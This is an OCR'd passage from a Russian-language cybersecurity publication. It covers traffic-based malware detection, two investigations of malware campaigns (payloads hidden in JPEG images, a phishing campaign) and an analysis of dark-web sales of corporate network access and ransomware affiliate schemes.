



Рисунок 22. Содержимое полей DN Issuer и DN Subject

Для фреймворка Cobalt Strike также были выявлены неизменные паттерны, связанные с особенностями используемого SSL-сертификата, которые позволяют обнаружить скрытую коммуникацию.

Заключение

Хакеры постоянно совершенствуют свои инструменты, они используют самые новые образцы вредоносного ПО — только что созданные с помощью эксплойт-билдеров, обфусцированные, упакованные. Под каждую организацию может создаваться отдельный образец вредоноса, чтобы обойти традиционные средства обнаружения. В таком случае сигнатурная защита может не сработать, а вот анализ трафика, особенно ретроспективный, более эффективен: каждый раз переписывать сетевой протокол гораздо труднее, ведь надо модифицировать не только код клиента, но и подстраивать обработчик на командном сервере.

Анализ сетевого трафика может служить дополнением к уже существующим средствам обнаружения атак. Копия сетевого трафика позволяет восстановить последовательность действий злоумышленников — проанализировать взаимодействия между узлами сети, подключения к внешним ресурсам, командным серверам и детально разобраться в произошедшем инциденте. Вместе с проверкой передаваемых по сети файлов в песочнице такой подход дает возможность обнаружить даже сложную APT-атаку.



Анализ сетевого трафика позволяет восстановить последовательность действий злоумышленников и детально разобраться в произошедшем инциденте

Два расследования **PT ESC**

Как прячут вредоносный софт

Специалисты PT Expert Security Center выявили интересный образец вредоносного ПО в китайском сегменте интернета. Система анализа сетевого трафика PT NAD обратила их внимание на то, что инфицированные компьютеры регулярно запрашивали изображение с включенным в него дополнительным контентом. Загрузка происходила с легитимного ресурса для хранения изображений — imgsa.baidu.com. Полезная нагрузка содержала ссылки на исполняемые файлы и хранилась внутри изображений. Обнаруженное ПО состояло из загрузчика, файла маскировки, руткит-драйвера и модуля для проведения атаки «человек посередине». Для скрытой доставки полезной нагрузки ПО применяло технику сращивания данных с изображениями формата JPEG. Для командных серверов злоумышленники регистрировали имена в доменных зонах top, bid, а также на базе облачных платформ.

Изображение, используемое для сокрытия факта доставки полезной нагрузки

Отсканируйте код, чтобы прочитать рассказ о расследовании

Круг замкнулся: как мы собрали пазл одной вредоносной кампании

Специалисты PT Expert Security Center обнаружили вредоносную кампанию, которая была активна по крайней мере с середины января 2018 года и направлена на пользователей в Бразилии, Великобритании, Венгрии, Германии, Латвии, США, Турции, на Филиппинах. Атака начинается с типичного фишинга: рассылка включает вредоносные файлы с изображением, цель которого убедить пользователя включить макросы.

Атакующие использовали целый зоопарк различных средств, среди которых:

- вариации модифицированного червя десятилетней давности,
- самописный бэкдор,
- утилита для получения логинов и паролей из популярных браузеров,
- публично доступный коммерческий инструмент для удаленного управления.

Свойства регистрационных данных доменов, имена файлов, изображение идентификационной карты гражданина и название публичного проекта разработки помогли экспертам собрать все звенья преступной цепи и выйти на предположительный источник вредоносной компании — турецкого фрилансера, предлагающего свои услуги по разработке ПО в области кибербезопасности.

Отсканируйте код, чтобы прочитать рассказ о расследовании

Detected by PT ESC

Доступ на продажу

Вадим Соловьев

Одной из причин ежегодного роста числа кибератак (за 2019 год на 19%) мы называем легкий вход в мир киберпреступности. Это стало возможным благодаря развитию множества нелегальных площадок на теневом рынке кибероуслуг. Сформировалось предложение вредоносного ПО и услуг, которые применяются для проникновения в корпоративную сеть. А низкоквалифицированные хакеры быстро научились использовать эти инструменты.

В данной статье мы расскажем о том, что такое «доступ на продажу» и «партнерская программа шифровальщика», покажем актуальность этих угроз и поясним, какие риски они могут нести бизнесу.

Что такое доступ к сети

Доступ как объект продажи на теневом рынке — это собирательное понятие, включающее в себя ПО, эксплойты, учетные данные и все остальное, что позволяет несанкционированно управлять конкретным удаленным компьютером или множеством компьютеров. Если один злоумышленник взломал сайт, веб-сервер, базу данных или рабочую станцию, то говорят, что у него есть доступ. Такой доступ можно передать (продать) третьим лицам, как ключи от квартиры. Далее в статье речь пойдет только о доступах к серверам и рабочим станциям.

Рынок доступов

По нашим наблюдениям, еще год или два назад злоумышленников интересовали доступы к единичным серверам, которые скупались на теневом рынке по цене до 20 долларов.

Рисунок 1. Продажа доступов под шифровальщик к удаленным ПК

Но уже со второй половины 2019 года мы видим, как на специализированных хакерских площадках[1] растет число новых тем, посвященных покупке доступов к локальной сети компаний.

1. *Мы изучили 190 площадок в дарквебе, где представлены предложения о покупке и продаже инструментов, используемых в кибератаках, а также объявления о заказной разработке вредоносного ПО. В числе исследованных теневых ресурсов форумы, специализированные маркетплейсы и чаты преимущественно с русско- и англоговорящей аудиторией. Средняя общая посещаемость ресурсов — более 70 млн человек в месяц.*




Рисунок 2. Количество новых веток на теневых форумах, посвященных доступам к корпоративным сетям

Появились скупщики, которые предлагают пользователям значительно более выгодные условия, а также постоянное сотрудничество. К примеру, если взломана инфраструктура компании с годовым доходом от 500 миллионов долларов, предлагается доля от потенциальной прибыли после завершения атаки, размер которой может доходить до 30%.




Рисунок 3. Покупка доступов в сети компаний

За спросом подтянулось предложение. Уже в конце 2019 года открыто продавались более 50 доступов в сети крупных компаний со всего мира. Среди жертв значились организации с годовым доходом от сотен миллионов до нескольких миллиардов долларов.




Рисунок 4. Распределение взломанных организаций по отраслям




Рисунок 5. География взломанных компаний

При этом в случае США чаще всего продаются доступы в организации сферы услуг (20%), промышленные компании (18%) и государственные учреждения (14%). В Италии отрасли, доступы в компании которых продаются чаще всего, иные: промышленность и сфера услуг в 25% и 17% случаев соответственно. В Великобритании: сфера услуг (33%), наука и образование (25%), финансовая отрасль (17%). В Бразилии в 20% случаев речь идет о продаже доступа к сетям государственных учреждений и в 10% — медицинских. По 29% всех продаваемых доступов в немецкие компании приходится на сферу ИТ и сферу услуг. Прямых свидетельств продажи доступов в российские организации не зафиксировано, однако надо учитывать, что 17,5% всех подобных предложений на теневом рынке не имеют географической привязки, а также что часть данных продаются и покупаются вообще без подобных объявлений.

Продавцы оценивали свой товар в суммы от 500 до 100 000 долларов. Средняя стоимость привилегированного доступа к локальной сети сейчас составляет порядка 5000 долларов.




Рисунок 6. Стоимость некоторых доступов доходит до 100 тысяч долларов




Рисунок 7. Предложения о продаже доступов к сетям на теневом рынке

Раньше низкоквалифицированным злоумышленникам было сложно монетизировать свои атаки, ведь у них недостаточно навыков, чтобы после проникновения развить атаку до получения какой-либо ценной информации или вывода денег. Теперь же, с появлением спроса на доступы, у них появился постоянный источник дохода.

Покупателями выступают другие злоумышленники. Они могут либо сами развить атаку до интересующих их бизнес-систем, либо нанять команду более квалифицированных хакеров, которые за короткое время смогут получить привилегии администратора домена и разместят вредоносные файлы на критически важных для жертвы серверах.




Рисунок 8. Продажа доступа к сети госорганизации с правами администратора домена

Одними из первых такую схему взяли на вооружение операторы шифровальщиков, скупая доступы за фиксированную плату у одних преступников и нанимая других уже для размещения ВПО в локальной сети за высокий процент от полученного с жертвы выкупа. На теневых форумах такая схема получила название «партнерская программа шифровальщика» (ransomware affiliate program).

